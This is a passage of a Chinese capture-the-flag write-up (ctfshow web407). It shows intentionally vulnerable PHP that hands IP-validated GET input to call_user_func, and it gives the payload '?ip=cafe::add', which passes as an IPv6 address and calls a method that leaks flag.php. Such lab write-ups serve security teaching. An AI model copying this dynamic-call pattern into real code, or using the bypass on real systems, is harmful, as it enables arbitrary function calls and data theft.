
打开可以获取数据库账号密码
然后打开数据库操作页面

添加数据库,如图所示

成功找到flag
web407
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-16 14:58:50
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-16 17:24:13
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


highlight_file(__FILE__);
error_reporting(0);
$ip=$_GET['ip'];

if(filter_var ($ip,FILTER_VALIDATE_IP)){
    call_user_func($ip);
}

class cafe{
    public static function add(){
        echo file_get_contents('flag.php');
    }
}

这题改成了要求输入参数ip,且要求必须为IP地址以通过FILTER_VALIDATE_IP验证
filter_var($ip, FILTER_VALIDATE_IP): 这是一个 PHP 内置的安全过滤函数
用于验证输入的字符串是否符合 IPv4 或 IPv6 的标准格式
然后我们的目标是执行cafe类的add函数,可以用::来调用函数
?ip=cafe::add
cafe::add会被当成IPv6地址,从而通过FILTER_VALIDATE_IP验证,展开的话就类似
cafe:0000:0000:0000:0000:0000:0000:0add
然后打开网页源代码 查看flag即可
我们分析一下IPv6构造:
IPv6地址的构造规则比较复杂,支持多种简写和压缩形式
IPv6地址由8组4位十六进制数字(0-9,a-f)组成,中间用冒号 : 分隔
如 2001:0db8:85a3:0000:0000:8a2e:0370:7334
可以使用双冒号 :: 缩写连续的零,比如 2001:db8::1 表示中间连续的0可省略
各部分区段中的数字可以使用小写或大写的十六进制字符
|-------------|---------------------|
| 特点 | 说明 |
| 长度 | 128位(二进制) |
| 分组 | 8组,每组16位,用冒号分隔 |
| 表示 | 采用十六进制数字表示,每组4位 |
| 前导零省略 | 可省略每组开头的零 |
| 连续多个0压缩为:: | 每个地址只能出现一次:: |
| 地址类型多样 | 单播、组播、任播,特殊前缀表示不同用途 |
| IPv4兼容和过渡地址 | 支持将IPv4嵌入IPv6地址 |
| 接口标识符自动生成 | 通过EUI-64等标准根据MAC生成 |